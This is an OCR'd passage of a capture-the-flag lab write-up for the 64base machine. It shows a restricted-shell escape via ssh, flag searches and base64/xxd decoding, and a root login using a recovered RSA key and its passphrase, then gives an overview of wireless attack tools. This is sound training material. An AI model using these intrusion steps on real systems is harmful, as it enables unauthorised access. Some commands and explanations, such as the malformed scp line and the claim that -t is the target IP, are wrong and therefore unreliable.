


Fig 26: accessed folder

Tried extracting and analysing all the folders to find a way to move forward. I had no clue how to bypass the bash restriction. Tried searching online for the solution.

Reference:https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/

Finally, I got the solution to the problem I was looking for.

```
ssh 64base@192.168.56.108 -p 62964  -t "-bash  --noprofile"
```

- The above command will bypass the restricted shell access by breaking the jail and bypass the rbash by accessing the proper bash shell
- Here -p is the port of the target machine.
- -t is the target IP




Fig 27: bypassed shell folder

```
64base@64base:~$ /usr/bin/find / -name *flag5* 2>/dev/null
/var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==}
```

- In Linux, *"/dev/null"* is a special file known as a null device. When something is written to it, it is immediately discarded, and if it is read, the device returns nothing. It is commonly used as a command-line tool to get rid of any unwanted data or output by essentially acting as a "vacuum" that absorbs and removes anything sent to it.
- The *-name* helps us find the exact name quoted in * notations.

Fig 28: S3cR37 folder access

```
flag5 {TG9vayBJbnNpZGUhIDpECg==}
after decoding  : Look Inside! :D
```

echo $SHELL

```
┌──(root㉿kali)-[/home/kali]
└─# echo TG9vayBJbnNpZGUhIDpECg== | base64 -d
Look Inside! :D
```




Fig 29: flag 5 accessed using dev/null

SECTION 10: XXD

xxd creates a hex dump of a given file or standard input. It can also convert a hex dump back to its original binary form.


Reference: https://www.kali.org/tools/vim/#xxd-1

- -p | -ps | -postscript | -plain:

  Output in postscript continuous hex dump style. Also known as plain hex dump style.

- -r | -revert:

  Reverse operation: convert (or patch) hex dump into binary. If not writing to stdout, xxd writes into its output file without truncating it. Use the combination -r -p to read plain hexadecimal dumps without line number information and without a particular column layout.



- Here is flag 5, I found a jpeg file which had some long string associated with it.
- A program is utilized to store character strings in files.
- Its main purpose is to identify and extract text from files that are not in a human-readable format (binary files).
- For humans, it can be a difficult task to locate and extract text from these types of files.




Fig 30: String integrated with JPEG

SECTION 11: SCP (SECURE COPY)

The SCP (Secure Copy) command allows for the secure transfer of files and directories between two systems. This command operates without user interaction and leverages the SSH protocol for authentication and encryption, ensuring a secure transfer of data between remote servers.

- I have used markdown code blocks.

```
cp -v -P 62964 64base@192.168.56.108:/var/www/html/admin/S3cR37/flag5* \ >flag.jpeg
```

- To get detailed information about the picture.
- **To copy the file: I used**

```
scp/var/html/S3cR37/64base@192.168.56.108:/var/www/html/admin/S3cR37/flag5{TG9vay
BJbnNpZGUhIDpECg==}
```




Fig 31: String integrated RSA-KEY

SECTION 12: CHMOD

The chmod (Change Mode) command is used to change permissions for a file or directory on a Unix machine.

This is achieved by granting minimal permissions that allow only the user to read and write the private key while preventing other users from doing so. The chmod command can be used to modify the permissions of the file and grant read and write access only to the user, which is represented by the permission code -rw-------, equivalent to 0600 in octal notation.

Reference: https://security.stackexchange.com/questions/256116/how-does-chmod-600-to-private-ssh-keys-make-them-secure-what-is-the-minimum-a

CAPTURING FLAG 6

```
64base@64base:/var/www/html/admin/S3cR37$ chmod 600 /tmp/rsa-key
64base@64base:/var/www/html/admin/S3cR37$ ssh root@127.0.0.1 -p 62964 -i /tmp/rsa-key
The authenticity of host '[127.0.0.1]:62964 ([127.0.0.1]:62964)' can't be established.
ECDSA key fingerprint is 97:94:13: 38:92:70:6c:3a:c0:4f:f3:f3:e7:ce:40:91.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/64base/.ssh/known_hosts).
Enter passphrase for key '/tmp/rsa-key': "usetheforce"
```




Fig 32: RSA key to flag 6

flag6{NGU1NDZiMzI1YTQ0NTEzMjRlMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRlNDQ2YjMwNGQ3YTRkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRlN2E2MzMzNGU3YTU5MzA1OTdhNWE2YjRlN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRlNmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRlMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRlNDQ0ZDMyNGU3YTRlNmI0ZDMyNTE3NzU5NTE2ZjNkMGEK}

after decoding: echo
“NGU1NDZiMzI1YTQ0NTEzMjRlMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU0NWE2OTRlNDQ2YjMwNGQ3YTRkMzU0ZDdhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhNGY1NDVhNjg0ZTU0NmIzMTRlN2E2MzMzNGU3YTU5MzA1OTdhNWE2YjRlN2E2NzdhNGQ1NDU5Nzg0ZDdhNDkzMTRlNmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRlMzI0NTMyNGQ3YTYzMzU0ZDdhNTUzMzRmNTQ1NjY4NGU1NDYzMzA0ZTZhNjM3YTRlNDQ0ZDMyNGU3YTRlNmI0ZDMyNTE3NzU5NTE2ZjNkMGEK |xxd -p -r | base64 -d

we get : base64 -d /var/local/.luke|less.real




Fig 33: Capture the flag completed

SECTION 13: WIRELESS ATTACK

When compared to wired networks, wireless networks are more vulnerable to security threats. When a computer connects to an unprotected wireless access point, its data may be compromised. Most individuals want to use some type of encryption for their wireless networks to safeguard their data and privacy.

Wired Equivalent Privacy (WEP) is a type of encryption method used to secure wireless networks. It was introduced as an early standard for wireless security, but it has been found to be weak and easily broken by attackers. It is no longer considered a secure method of protecting wireless traffic.

Wi-Fi Protected Access (WPA) is a wireless network security standard. It is a step up over the previous Wired Equivalent Privacy (WEP) protocol, which was discovered to be vulnerable to assaults. WPA encrypts network communication and requires users to submit a password or passphrase to get access to the network. This makes it more difficult for unauthorised individuals to get network access and steal important data.

WIRELESS COMMAND & TOOLS

There are numerous command line functions developed for use with wireless networking cards.

INSPECTING WIRELESS CARD

Fig 34: no wireless card found

AIRODUMP-NG

Airodump-ng is a wireless packet capture utility included with Kali Linux. It captures and analyses wireless network traffic. Airodump-ng is capable of scanning for accessible wireless networks, capturing data packets from specified wireless networks, and displaying information about access points and associated clients. It may also be used to detect and monitor covert networks and network activity. Airodump-ng is a wireless network security testing tool that is often used to find vulnerabilities and acquire information about wireless networks.

```
Airodump-ng 1.1 r2178 - (C) 2006-2010 Thomas d'Otreppe
Original work: Christophe Devine
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
      --ivs                    : Save only captured IVs
      --gpsd                   : Use GPSd
      --write       <prefix>   : Dump file prefix
      -w                       : same as --write
      --beacons                : Record all beacons in dump file
      --update         <secs>  : Display update delay in seconds
      --showack                : Prints ack/cts/rts statistics
      -h                       : Hides known stations for --showack
      -f               <msecs> : Time in ms between hopping channels
      --berlin          <secs> : Time before removing the AP/client
                                 from the screen when no more packets
                                 are received (Default: 120 seconds)
      -r                <file> : Read packets from that file
      -x               <msecs> : Active Scanning Simulation
      --output-format
                       <formats>: Output format. Possible values:
                                 pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one    : Removes the message that says
                                 fixed channel <interface>: -1
```

Fig 35:Airodump-ng option details




Fig 36: Wireshark terminal

WIRESHARK

Wireshark is a network analyzer programme that captures and analyses network data in real time. It may be used to diagnose network problems, monitor network activities, and conduct security audits.

